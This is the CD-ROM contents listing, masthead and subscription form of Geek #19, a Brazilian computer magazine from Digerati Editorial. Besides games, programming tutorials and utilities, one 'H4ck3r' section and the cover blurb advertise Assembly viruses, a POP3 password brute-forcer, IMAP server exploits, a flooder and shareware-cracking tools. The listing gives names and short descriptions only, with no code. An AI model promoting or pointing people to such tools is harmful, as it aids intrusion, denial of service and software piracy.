**Fifa SOCCER Camisas** para Fifa 2002. Coleção com 80 uniformes 2GK de seleções e clubes  
**EA Graphic Edit** Editor gráfico para Fifa  
**Fifa 2002 Brasil** Corrige o nome dos jogadores brasileiros e atualiza as transferências  
**Fifamania Music Manager** Transforma MP3 em arquivos de som para o Fifa  
**Uniformes do Campeonato Inglês 2002** Uniformes dos times da primeira divisão inglesa

## H4ck3r Não tema. Conheça e domine

**Advanced Office 2000 Password Recover** Recupera senhas do Office 2000  
**Brute-pop3** Programa em C para quebrar senhas de contas POP3  
**Cemetery** Virus em Assembly  
**Civil War** Virus em Assembly  
**Crack Date** A máquina do tempo para os sharewares e trials  
**CyPic 1.2** Esconde mensagens encriptadas dentro de figuras  
**DHC PortSniff** Port Sniffer  
**Disk Scan** Virus em Assembly  
**Doors** Virus em Assembly  
**Gewse.C Identd** flooder para Unix  
**Hiew Editor** hexadecimal para engenharia reversa  
**Imapd Exploit** Exploit para servidores com serviço IMAP  
**Imapd Scan** Scan para detectar servidores IMAP  
**Imappy** Exploit para servidores com serviço IMAP  
**Minimize Hack Tool** Para minimizar as telas de jogos e voltar ao desktop com uma tecla  
**Mutate** Virus em Assembly  
**No Brain** Virus em Assembly  
**Password Sentinel** Mostra passwords no formato '\*\*\*\*' apenas com um passar de mouse  
**Trainer Spy 1.0** Ferramenta para criar Trainers e hackear games  
**Tutorial sobre Trainer Spy** Tutorial ensinando a hackear games  
**Voodoo Hacker** Programa para hackear arquivos \*.EXE  
**Win32 DASM** Um dos mais eficientes disassemblers

## Especial C/C++ Tudo para você mergulhar fundo nessa incrível linguagem

**C/C++ Batch file to C file** Converte batch files em C  
**C for complete Newbies** Texto para iniciantes em C  
**C to Pascal program** Filtra e substitui parâmetros de Pascal e C  
**C Traps and Pitfalls** Tutorial ensinando diversos truques da linguagem C  
**C++ Stuff** Tutorial e exemplos de programação C++  
**Curso de C** Curso de linguagem C da PUC do Rio Grande do Sul  
**Dark Side of C** As muitas técnicas desconhecidas de C++ em um e-book  
**Delphi Application Peeper Lite** Para testar programas e criar relatórios com os erros  
**Digital Mars C/C++ Compiler 8.2** Popular compilador para linguagem C e C++  
**Fundamentos em C** Tutorial sobre os fundamentos da linguagem C  
**GUIDE TO CRC** Tutorial sobre CRC e detecção de erros em algoritmos  
**How to use Fixed Point** Texto ensinando a usar funções básicas de C  
**INC-Pro III** Converte arquivos binários para ASM, C/C++, Pascal e Quick Basic  
**PE Explorer v1.60** Um caçador de erros para C++, Delphi e VB  
**Programação orientada a objetos** Tutorial cujo nome já indica o que aborda  
**Programas com código-fonte** 120 programas em C e C++ com código-fonte disponível  
**TestMan** Utilitário para testar programas e criar códigos-fonte em um só arquivo  
**The Scriptal PHP compiler** Compilador PHP desenvolvido em C++  
**TURBO C 2.01** Ferramenta para desenvolvimento em C  
**Tutorial C++ para DOS** Tutorial sobre a linguagem C++ para ser visualizado no DOS  
**Tutorial de C++ em português** Tutorial de C++ totalmente em português  
**Understanding Pointers** Tutorial ensinando a usar funções básicas de C  
**2ASM** Converte arquivos em database list ou com Pascal Array  
**C-Lesson** Tutorial com algumas lições de linguagem C  
**CodeWiz** Ferramenta para desenvolvimento em C  
**Linez** Contador de linhas para programadores de C++

## Tex/Latex O editor de texto baseado em programação

**A história do Latex** Introdução ao Latex com história, exemplos, dicas e muito mais  
**Alena Editor** Editor de código-fonte para Tex (LaTeX)  
**Cywin** Emulador de janelas Unix para Windows, necessário para rodar o Lyx  
**Emacs** Editor genérico baseado em Lisp  
**FreeHand 10** Programa de editoração gráfica da Macromedia  
**GNUeTeXEd (Linux)** Editor de código-fonte para Tex (LaTeX)  
**JOE (Linux)** Editor de código-fonte em versões para Red Hat, Mandrake e Slackware  
**Lyx** Um editor visual para Latex  
**MG** Editor semelhante ao Emacs  
**MikTeX** Editor de código-fonte para Tex (LaTeX)  
**Oxford Editor 1.6** Editor de código-fonte para Tex (LaTeX)  
**Texedit 1.0** Editor de código-fonte para Tex (LaTeX)  
**TlAtex** Editor de código-fonte para Tex (LaTeX)  
**What is Latex?** Tutorial completo explicando tudo sobre Latex (em inglês)  
**WinEdit 5.3** O melhor editor de Latex para Windows  
**WinTex** Editor de código-fonte para Tex (LaTeX)

## Essenciais Os programas que todo computador deveria ter

**AMP WinOFF** Programa para desligar seu PC automaticamente  
**Backup to CD-RW** Para fazer backup de seus arquivos direto para um CD  
**Boot it** Cria diversas partições e tem ferramentas para otimizar o boot  
**Clean25 v 2.5** Remove arquivos e pastas que não estão sendo usadas e libera espaço  
**Clip Cache Data** Aplicativo que salva tudo que fica na área de transferência  
**Cookie Monster v 1.2** Deleta as indesejáveis cookies que entopem seu PC  
**Eject CD** Cria uma tecla de atalho para você abrir o seu drive de CD  
**EMCO Remote Shutdown** Utilitário para reiniciar computadores remotos  
**Extract Now 2.7** Utilitário para gerenciamento de arquivos zipados  
**Fresh UI** Para otimizar as configurações do Windows  
**ICQ 2001 build 3659** O programa de mensagens instantâneas obrigatório  
**PC Cleaner** Remove arquivos desnecessários, como DLLs que não estão em uso  
**MailCheck** Checa várias contas de e-mail ao mesmo tempo  
**Quick Time Player** Player de vídeos \*.MOV que cresce em popularidade  
**Run Fast 1.21** Faz os programas rodarem mais rápido  
**SiSoft Sandra 2002** Faz um diagnóstico completo de todo seu hardware e software  
**Switch Off v 2.0** Para programar seu PC para desligar, reiniciar ou ligar automaticamente  
**Test Controller** Recebe e envia comandos de texto para acesso remoto de dois PCs  
**Korean Poop Invaders:** Jogo muito ruim vindo da Coreia

## e-Books Letras no padrão digital

**A Intrusa** Livro da autora Júlia Lopes de Almeida  
**A última vida humana** Coleção de poemas  
**Administração do tempo** Algumas dicas para o seu tempo render mais  
**Globalização e a mundialização do capitalismo** e-Book que discute o tema da globalização  
**História da literatura brasileira** Conta desde o começo a história da literatura nacional  
**Quando é melhor não descobrir** Livro enviado por um leitor. Envie o seu também!  
**Redes** Ensina a montar redes

## Inutilitários

Porque perder tempo no computador é um dos grandes prazeres da vida

### Vídeos

- BMX com final infeliz** Estilo, habilidade e dor
- Capinha do mouse** Um exemplo de mau uso do mouse
- Fifa Outtakes** Os bastidores e as falhas da abertura da Fifa 2002
- Nothing so Strange** Trailer do filme que fala da morte de Bill Gates
- O Inconformado** O importante não é competir
- Queda no Sistema** O dia em que a casa caiu
- X-Games de Escritório** Quem precisa de skate quando se tem um cadeira com rodinhas?
- Yokosuna!** Com um amigo como esse...

### Diversos

- Disordely** Saia por aí socando velhinhos
- El Macho vs. Chupa-Cabra** Cansado de super-heróis americanos? Tente um mexicano
- Lenore** Animação sombria de uma menininha e um sapo morto
- Life is like a Mop** Clipe em flash, muito mal feito e engraçado
- Mate o Pokémon** Exemplo de jogo criado com Blitz Basic
- Measure** Uma lupa que serve para medir figuras no seu desktop
- Pedestrian Killer** Um jogo nada educativo
- Sagway** O primeiro jogo com a invenção 'revolucionária' de Steve Jobs

## Música, Áudio & Cia. Som na caixa!

- Blind Pigs** - Borderline, Goodbye to Glory e Last Cause. Música rápida de protesto
- Geeks** - Tanto Faz, Primeira, Same Old Shit. Banda de hardcore melódico com um belo nome
- Mind Dressing** - Not too Late, You're not better, Dedicated to the soap stars. Hardcore alemão
- User D.C.** - Beyond Control, Fearless, Riding. Drum'n bass com batidas interessantes
- Wlad.10** - Objeto Abstrato. Música feita para a Geek e mandada por um leitor
- Bill's Dead** - Som do filme do South Park no momento em que matam Bill Gates
- Daccord Violão** - Para tocar músicas, observando letra e cifras e ouvindo a melodia

## Linux

Mais de 40 programas para você ir além das distribuições

- Adore Find 0.2** Remove os worms Adore e Red Worm do seu sistema
- AIDE 0.8** Substituto do Tripwire contra vírus e worms
- Althea 0.5.7** Cliente de e-mail
- Auto Installer 0.08** Utilitário que facilita a instalação e desinstalação de programas
- AVI-DiVX XMMS plug-in** Plug-in para o XMMS rodar vídeos comprimidos em DivX e AVI
- Camel 0.0.1** Editor de códigos-fonte PHP e HTML
- Comus TGP Script 1.0** TGP script feito em PHP que usa MySQL
- Cooled** Editor de textos
- Cxx Tester** Para testar programas feitos em C/C++
- DansGuardian 2.2.5** Filtra informações de um servidor proxy
- DeepCypher 3.0** Programa de encriptação de mensagens
- EiC 4.2.1** Interpretador de código C
- File Backup 0.30** Utilitário para fazer backup de dados
- FreeWeb Phone 3.3** Videofone, chat e voice-mail em um só programa
- Gnewtellium 0.2** Programa de compartilhamento de arquivos via rede Gnutella
- GQ View 1.0.2** Simples visualizador de imagens
- Ice Breaker** Jogo tipo puzzle com pingüins
- Imici Messenger** Comunicador compatível com ICQ, AIM e MSN
- Incd-Horizon IRC** Daemon usado em grandes redes
- Doom 1.8** Clássico jogo de tiro em primeira pessoa
- DECO** Converte arquivos DC++ para C++
- Kbiff 3.5.4** Checa suas contas de e-mail e avisa quando chega alguma nova mensagem
- Kpacman** Versão do clássico PacMan para KDE
- LinZip 1.1** Compactador de arquivos
- Mass Renamer 1.2** Programa bem simples para renomear vários arquivos de uma só vez
- MGet 1.4** Gerenciador de downloads via terminal
- Mosaic Portal v1.0** Cria portais que podem ser executados na Internet e em Intranets
- Naken Chat 2.9** Chat on-line feito em C
- NewsSIEVE** Para ler notícias de newsgroups
- Postilion** Cliente de e-mail com uma bellissima interface
- ProZilla 0.3.6** Aumenta a velocidade dos downloads
- Ramen Find 0.4** Remove os worms e vírus Ramen
- RenAttach** Filtra e-mails e evita vírus
- RipperX 2.3** Para transformar CDs de áudio em MP3
- Roadsend PHP SiteManager** Ferramenta para desenvolvimento em PHP
- Show Img 0.7** Visualizador de imagens que suporta diversos formatos
- Sniffer Sniffer 0.5** Sniffer para análise de tráfego na rede
- Steghide 0.4.4** Encripta arquivos com a técnica de esteganografia
- Txt2Pdf 5.4** Transforma textos em arquivos PDF
- UnRar 2.5** Para visualizar e descompactar arquivos .RAR
- Voices from the Open Source Revolution** Texto sobre a revolução digital do Código Aberto
- Xmpeg Player** Player para vídeos MPEG
- W3M 0.2.4** Browser para navegar pela Web
- XMMS 1.2.6** MP3 player com suporte a skins e equalizador

## Além do PC

Softwares para Mac, PalmOS e WinCE/Pocket PC

### Mac

- Aaw.mo 1.4** Gerenciador para editar as propriedades básicas dos arquivos
- Jedit 4.9** Versão em inglês de um popular processador de textos japonês
- Opera (OS X) 5.0b4** Nova versão beta do browser
- Sound Studio 2.0.1** Grava e edita áudio no formato AIFF

### PalmOS

- Battle City 1.6** Dirija um tanque e salve a cidade
- Calc! 1.4** Calculadora com opções interessantes
- Cryptomathic Secure Memorizer 2.0** Proteja as informações importantes com criptografia
- Daily Tracker 1.5** Para ajudar nas tarefas do dia-a-dia, como exercícios, previsão do tempo, etc.
- Handi Golf 1.7** Jogo de golf muito legal
- Paratroopers** Defenda sua base dos inimigos
- Pixmix** Divertido jogo com fotos
- SilverScreen 2.4** Melhore a aparência do seu palmtop
- Space Wars** Jogo de nave para se jogar sozinho ou com amigos
- UpIRC 3.1** Cliente IRC para o seu portátil
- WordDocConvert** Utilitário para converter textos no formato aceito pelo MS Word
- Zap! 2016 1.45** Jogo de tiro e aventura

### WinCE/Pocket PC

- Calc Now!** Calculadora RPN para conversões
- Esoft Game Pack** Uma coleção de joguinhos bem legais
- ICBM** Proteja-se dos aliens!
- Napier** Uma calculadora com mais de 150 funções
- NeoTiles** Jogo similar ao Mahjongg
- Pocket Slide Show** Visualizador de imagens
- PoQuick Ent. 1.0** Utilitário para operações financeiras
- Purple Blaster** Um game de aventura no espaço
- Race Fever** Jogo de alta velocidade na tela do seu portátil
- Registry Viewer** Para visualizar os registros de seu portátil
- Tank Zone Pro** Jogo de ação onde você sai atirando em tudo

## TopDownloads

Utilitários variados para todos os gostos

- BraZip 4.0** Compactador de arquivos nacional
- Do Neat Things With Your Stuff** Player e gerenciador de arquivos multimídia
- Download Accelerator Plus 5.2** Ótimo programa para gerenciamento de downloads
- ICQ File Share** Compartilhe arquivos com usuários do ICQ
- Intellisearch Bar v2.0** Adiciona uma barra ao seu browser facilitando buscas e muito mais
- Irfan View 6.1** Nova versão do "browser mais rápido da terra", com vários bugs corrigidos
- RadLight 3.03 R4** Player para vídeos em DivX e outros formatos
- Registry Healer 3.1** Remove completamente os restos deixados por programas desinstalados
- SafeIT 2002** Excelente programa que protege seus e-mails com encriptação
- The Bat 1.54** Poderoso programa para receber e enviar e-mails
- WinHTTrack Site Copier** Programa para copiar sites inteiros sem complicação

## Programação

Software para quem deseja ser mais que um simples usuário

- Active Skin 4.1** Cria bellissimas skins para projetos em VB e Delphi
- Arisesoft Winsyntax** Editor de código PHP gratuito
- Art of Assembler** Mais de 1.500 páginas sobre Assembler
- ASP Compiler 1.0** Compilador para linguagem ASP
- HexEditor 2.0** Descompilador de arquivos \* EXE
- Jade Integrated Development Environment** Ferramenta para desenvolvimento em JAVA
- Liberty Basic** Linguagem de programação para iniciantes no estilo Qbasic
- Macro Express 3** Programe macros para automatizar tarefas
- MAX's HTML Beauty++ ME 1.5** Editor HTML recheado de opções
- Miranda ICQ source code** Código-fonte do programa de mensagens instantâneas estilo ICQ
- Mosaic Portal v1.0** Para criar portais na Web e na Intranet
- NitroHex Hex Editor 1.2** Editor hexadecimal para engenharia reversa
- Programmers File Editor** Simples editor de texto para códigos-fonte
- Rbox 1.5.1** Gerenciador de relatórios
- Revolution 1.1** Para criar aplicações de maneira fácil em um ambiente visual
- Secure Actions Delphi 1.0** Componentes para dar mais segurança às suas aplicações Delphi
- Verify** Componente em Delphi para aumentar a segurança em suas aplicações
- Web CPP** Cria arquivos HTML para melhor visualizar códigos-fonte
- XSCompiler v1.06.36850b** Compilador DOS para criar códigos de 32 bits protegidos
- XVI32** Editor hexadecimal para engenharia reversa

# Banda Desenhada

## Buffer



### DIGERATI EDITORIAL

Digerati Comunicação e Tecnologia  
Rua Haddock Lobo, 347 - 12º andar  
CEP 01414-001 São Paulo/ SP  
Fone: (11) 3217 2600  
Fax: (11) 3217 2617  
Internet: [www.digerati.com.br](http://www.digerati.com.br)

### Atendimento ao Leitor:

Fone: (11) 3217 2626 (9h às 21h)  
Web: [www.digerati.com.br](http://www.digerati.com.br)  
e-mail: [suporte@digerati.com.br](mailto:suporte@digerati.com.br)  
Érica V. Cunha [erica@digerati.com.br](mailto:erica@digerati.com.br)  
Débora Miura Guimarães, Marcos Raul de Oliveira

### Diretores:

Alessandro Gerardi [gerardi@digerati.com.br](mailto:gerardi@digerati.com.br)  
Luís Afonso G. Neira [afonso@digerati.com.br](mailto:afonso@digerati.com.br)  
Depto Administrativo:  
Clayton Nunes [cnunes@digerati.com.br](mailto:cnunes@digerati.com.br)  
Bianca Anzeloti de Souza, Fábio Alves da Silva,  
Vagner Albero, Viviane Cardoso Lima, Adriana Almeida

# Geek

### Diretor Editorial:

Alessio F. Melozo [alessio@digerati.com.br](mailto:alessio@digerati.com.br)  
MTB 026412

### Editor:

Alessio F. Melozo [alessio@digerati.com.br](mailto:alessio@digerati.com.br)

### Editor Assistente:

Maurício Martins [mauricio@digerati.com.br](mailto:mauricio@digerati.com.br)

### Reportagem:

João Marinho, Bruno Cesar  
Depto. Técnico (Multimídia):  
Flávio Tâmega, Rodrigo Rudiger, Juliano Barreto

### Diretor de Arte:

Rafael Wen Magalhães [rafael@digerati.com.br](mailto:rafael@digerati.com.br)

### Assistente de Arte:

Fábio Augusto Souza Lima

### Revisão:

Denise Moraes

### Colaboradores:

José Antonio da Silva Neto, Marcelo Barbão, Sérgio Pereira Couto, Jocelyn Auricchio, Juliano Barreto, Renata Aquino, Hudson Ricardo

### Para anunciar nesta revista:

[www.digerati.com.br/publicidade](http://www.digerati.com.br/publicidade)  
[publicidade@digerati.com.br](mailto:publicidade@digerati.com.br)  
(11) 3217 2628

Os artigos assinados não refletem necessariamente a opinião da Revista Geek, e sim, a opinião de seus autores.

### Impressão e Acabamento:

Oceano Indústria Gráfica e Editora Ltda.  
Fone: (11) 4446 6544

### Distribuidor exclusivo para bancas de todo o Brasil

Fernando Chinaglia Distribuidora S/A  
Rua Teodoro da Silva, 907 - Grajaú  
CEP 20563-900 Rio de Janeiro/RJ  
Fone: (21) 3879 7766

# Conheça as publicações da Digerati Editorial



Assine abaixo os códigos das revistas que quer receber

<b>Cód. GK1 - R\$ 9,90</b> CD-Rom com mais de 50 programas	<b>Cód. GK2 - R\$ 9,90</b> CD-ROM com 4 programas completos e mais 70 programas	<b>Cód. GK3 - R\$ 9,90</b> Linux Conectiva Red Hat completo	<b>Cód. GK5 - R\$ 9,90</b> Bug do Milênio, Emuladores, Star Office e DefCon 7	<b>Cód. GK7 - R\$ 9,90</b> Hackers! Uma coleção de softwares no CD
<b>Cód. GK8 - R\$ 9,90</b> DIVX: o MP3 de vídeo e muito mais	<b>Cód. GK9 - R\$ 9,90</b> A arte de gravar CDs: manual e seleção de softwares no CD	<b>Cód. GK10 - R\$ 9,90</b> Desmonte seus softwares, Peer to Peer, Hardware, Modelagem 3D e voz	<b>Cód. GK11 - R\$ 9,90</b> Tudo sobre DVDs, Linguagem C e Cavalo de Tróia	<b>Cód. GK12 - R\$ 9,90</b> Kylix e Delphi: cursos e softwares. Simuladores e Emuladores + Roteiro da pirataria
<b>Cód. GK13 - R\$ 9,90</b> Overclocking + 2 sistemas operacionais, vídeo digital, PHP e XML	<b>Cód. GK14 - R\$ 9,90</b> Criação de Jogos e programas de Inteligência Artificial	<b>Cód. GK15 - R\$ 9,90</b> Computador no lixo, deficientes visuais, o ataque da Adobe, gravação e autoria de DVDs	<b>Cód. GK16 - R\$ 9,90</b> Abandonware, Echelon, DMCA, recuperação de HDs. No CD: Zope, BeOS e muito mais	<b>Cód. GK17 - R\$ 9,90</b> A revolução da GNU, futebol de robôs. No CD: kit para robôs de chat, Linux ultra-seguro e mais
<b>Cód. GKE4 - R\$ 9,90</b> Aprenda a montar seu próprio computador	<b>Cód. GKE5 - R\$ 14,90</b> Free BSD: Sistema operacional completo com manual	<b>Cód. GKE6 - R\$ 9,90</b> Transforme seu micro num estúdio digital	<b>Cód. GKE7 - R\$ 9,90</b> Programas de ensino. Mais 168 cursos e softwares para criação multimídia	<b>Cód. GKE8 - R\$ 9,90</b> Programas para o seu portátil. Dicas e Macetes para você aprender
<b>Cód. ADV1 - R\$ 9,90</b> Programas e dicas para usar seu micro para processar som e vídeo	<b>Cód. ADV2 - R\$ 9,90</b> Interface de Flash, autoria de DVD, TV no micro + bandas, vídeos e softwares	<b>Cód. HCK1 - R\$ 9,90</b> Hackerismo, subcultura, software livre, segurança e programação avançada	<b>Cód. HCK2 - R\$ 9,90</b> Saiba o que é o hackerismo, aprenda a configurar seu Linux para evitar ataques e muito mais	<b>Cód. PRT1 - R\$ 9,90</b> Internet, wireless, hackers de portáteis. No CD, mais de 300 softwares, incluindo suites

Nome: \_\_\_\_\_  
Endereço: \_\_\_\_\_  
Cidade: \_\_\_\_\_ Estado: \_\_\_\_\_ CEP: \_\_\_\_\_



Mande Cheque Nominal ou Vale Postal para Digerati Comunicação e Tecnologia Ltda.  
Rua Haddock Lobo, 347 - 12ª andar  
Cerqueira César - São Paulo - CEP 01414-001  
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional.

# Geek #19

Confira os destaques do CD

## PROGRAMA COMPLETO E EXCLUSIVO!

### SAFE IT

Programa de proteção premiado na Suécia, especialmente cedido pelo fabricante: encriptação de e-mails, proteção de arquivos, antivírus e muito mais. Até 10 conexões seguras!

## LINUX: LIGAÇÕES TELEFÔNICAS VIA WEB e...

### ...MAIS 43 PROGRAMAS

Incluindo Zipslack, o **SLACKWARE** compacto que pode até rodar a partir de um zip drive, sem exigir instalação nem partição. MAIS: antivírus, cliente de e-mail, encriptação, games e sniffers!

## COPIE SITES PARA O SEU HD

### ECONOMIZE SEU CASH...

...com o WinHTTrack Site Copier: economia de impulsos garantida. Confira o BackUp To CD-RW para não perder dados importantes. 27 Programas para **MAC, PalmOS e WinCE/Pocket PC**

## SÓ AQUI NA GEEK

### MP3, E-BOOKS, VÍDEOS...

...Inutilitários para sua diversão e um pacote especial para geeks com programas da família Tex - editoração de textos com programação. E ainda: trailer de filme sobre a **Morte de Bill Gates!**

# MAIS DE 300 Softwares

Quantidade + Qualidade

## FAÇA SEUS PRÓPRIOS GAMES!

### 10 PROGRAMAS DE AUTORIA +

**150** Add-ons para Half-Life - **150** Skins para The Sims  
**600** resources para RPG Maker - **80** Uniformes para FIFA 2002  
E ainda Quake III, Bots para Counter Strike, Blitz Basic e muito mais

## LIMPEZA E TURBINAMENTO

### ELIMINE ARQUIVOS MORTOS E...

...Apague cookies e DLLs indesejáveis que só atrapalham e faça um diagnóstico do seu sistema com os programas no CD. E confira ainda o soft **RunFast** para seus programas voarem!

## ENGENHARIA REVERSA

### DESMONTE PROGRAMAS E...

...Domine completamente C e C++ com nosso pacote. São mais de **100 SOFTWARES!** Confira ainda: editores PHP e HTML, **1.500** páginas sobre Assembler, segurança em Delphi e mais

## SOFTWARES QUE FAZEM O MUNDO TREMER

### HACKING SOB ESTUDO

Quebradores de senhas, cracker de trial e sharewares, camuflador de arquivos, engenharia reversa pesada, hacking de games, v1r11, exploits selecionados e mu170 m41z

# NAS INTERNAS

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de programa para programa  
O conteúdo do CD-ROM é formado por softwares freewares e versões de demonstração



### O verdadeiro Big Brother

Senhoras e senhores, orgulhosamente apresentamos o Big Brother Awards, o prêmio para quem viola a privacidade da população planetária...



### Sun X Microsoft

A cada dia que passa, as gigantes tecnológicas trocam golpes mais agressivos. Descubra o que está nas entrelinhas dessa batalha e como ela com certeza vai te afetar



### Ciberfeminismo

Feminismo + Hackerismo + Guerrilha + Ação: a receita explosiva das mulheres que tomam o ciberespaço em busca de respeito e reconhecimento



### Case Mods

A caixa bege que você chama de computador não faz jus ao que está dentro dela? Conheça os modificadores de gabinetes e suas incríveis e bizarras criações